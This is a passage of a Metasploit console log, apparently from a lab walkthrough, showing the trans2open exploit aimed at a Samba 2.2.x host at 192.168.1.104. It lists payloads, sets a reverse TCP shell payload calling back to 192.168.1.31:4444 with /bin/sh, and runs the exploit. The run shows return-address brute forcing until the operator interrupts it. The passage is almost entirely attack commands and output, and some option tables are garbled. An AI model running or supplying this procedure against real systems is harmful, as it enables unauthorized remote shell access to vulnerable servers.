Exploit target:

Id	Name
0	Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

```
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.1.104
```

RHOSTS => 192.168.1.104

```
msf6 exploit(linux/samba/trans2open) > show payloads
```

Compatible Payloads  
=====

#	Name	Disclosure Date	Rank	Check	Description				
0	payload/generic/custom		normal	No	Custom Payload				
1	payload/generic/debug_trap		normal	No	Generic x86 Debug Trap				
2	payload/generic/shell_bind_aws_ssm		normal	No	Command Shell, Bind SSM (via AWS API)				
3	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline				
4	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline				
5	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection				
6	payload/generic/tight_loop		normal	No	Generic x86 Tight Loop				
7	payload/linux/x86/adduser		normal	No	Linux Add User				
8	payload/linux/x86/chmod		normal	No	Linux Chmod				
9	payload/linux/x86/exec		normal	No	Linux Execute Command				
10	payload/linux/x86/meterpreter/bind_ipv6_tcp		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)				
11	payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid		normal	No	Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)				
12	payload/linux/x86/meterpreter/bind_nonx_tcp		normal	No	Linux Mettle x86, Bind TCP Stager				
13	payload/linux/x86/meterpreter/bind_tcp		normal	No	Linux Mettle x86, Bind TCP Stager (Linux x86)				
14	payload/linux/x86/meterpreter/bind_tcp_uuid		normal	No	Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)				
15	payload/linux/x86/meterpreter/reverse_ipv6_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager (IPv6)				
16	payload/linux/x86/meterpreter/reverse_nonx_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager				
17	payload/linux/x86/meterpreter/reverse_tcp		normal	No	Linux Mettle x86, Reverse TCP Stager				
18	payload/linux/x86/meterpreter/reverse_tcp_uuid		normal	No	Linux Mettle x86, Reverse TCP Stager				
19	payload/linux/x86/metsvc_bind_tcp		normal	No	Linux Meterpreter Service, Bind TCP				
20	payload/linux/x86/metsvc_reverse_tcp		normal	No	Linux Meterpreter Service, Reverse TCP Inline				
21	payload/linux/x86/read_file		normal	No	Linux Read File				
22	payload/linux/x86/shell/bind_ipv6_tcp		normal	No	Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)				
23	payload/linux/x86/shell/bind_ipv6_tcp_uuid		normal	No	Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)				
24	payload/linux/x86/shell/bind_nonx_tcp		normal	No	Linux Command Shell, Bind TCP Stager				

```

25 payload/linux/x86/shell/bind_tcp normal No Linux Command Shell, Bind TCP Stager (Linux x86)
26 payload/linux/x86/shell/bind_tcp_uuid normal No Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
27 payload/linux/x86/shell/reverse_ipv6_tcp normal No Linux Command Shell, Reverse TCP Stager (IPv6)
28 payload/linux/x86/shell/reverse_nonx_tcp normal No Linux Command Shell, Reverse TCP Stager
29 payload/linux/x86/shell/reverse_tcp normal No Linux Command Shell, Reverse TCP Stager
30 payload/linux/x86/shell/reverse_tcp_uuid normal No Linux Command Shell, Reverse TCP Stager
31 payload/linux/x86/shell/bind_ipv6_tcp normal No Linux Command Shell, Bind TCP Inline (IPv6)
32 payload/linux/x86/shell/bind_tcp normal No Linux Command Shell, Bind TCP Inline
33 payload/linux/x86/shell/bind_tcp_random_port normal No Linux Command Shell, Bind TCP Random Port Inline
34 payload/linux/x86/shell/reverse_tcp normal No Linux Command Shell, Reverse TCP Inline
35 payload/linux/x86/shell/reverse_tcp_ipv6 normal No Linux Command Shell, Reverse TCP Inline (IPv6)

```

msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell\_reverse\_tcp

payload => linux/x86/shell\_reverse\_tcp

msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.104	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139 yes	The target	The target port (TCP)

Payload options (linux/x86/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
CMD	/bin/sh	yes	The command string to execute
LHOST	192.168.1.31	yes	The listen address (an interface may be specified)
LPORT	4444 yes	The listen	The listen port

Exploit target:

Id	Name
0	Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.

msf6 exploit(linux/samba/trans2open) > run

```

[*] Started reverse TCP handler on 192.168.1.31:4444
192.168.1.104:139 - Trying return address 0xbffffdfc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffffcfc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffffbfc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffffafc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff9fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff8fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff7fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff6fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff5fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
192.168.1.104:139 - Trying return address 0xbffff4fc...
192.168.1.104:139 - 192.168.1.104 The host (192.168.1.104:139) was unreachable.
^C[-] 192.168.1.104:139 - Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted

```

msf6 exploit(linux/samba/trans2open) > options

Module options (exploit/linux/samba/trans2open):

Name	Current Setting	Required	Description
RHOSTS	192.168.1.104	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	139 yes	The target	The target port (TCP)

Payload options (linux/x86/shell\_reverse\_tcp):

Name	Current Setting	Required	Description
CMD	/bin/sh	yes	The command string to execute
LHOST	192.168.1.31	yes	The listen address (an interface may be specified)
LPORT	4444 yes	The listen	The listen port

Exploit target:

Id	Name
0	Samba 2.2.x - Bruteforce

View the full module info with the info, or info -d command.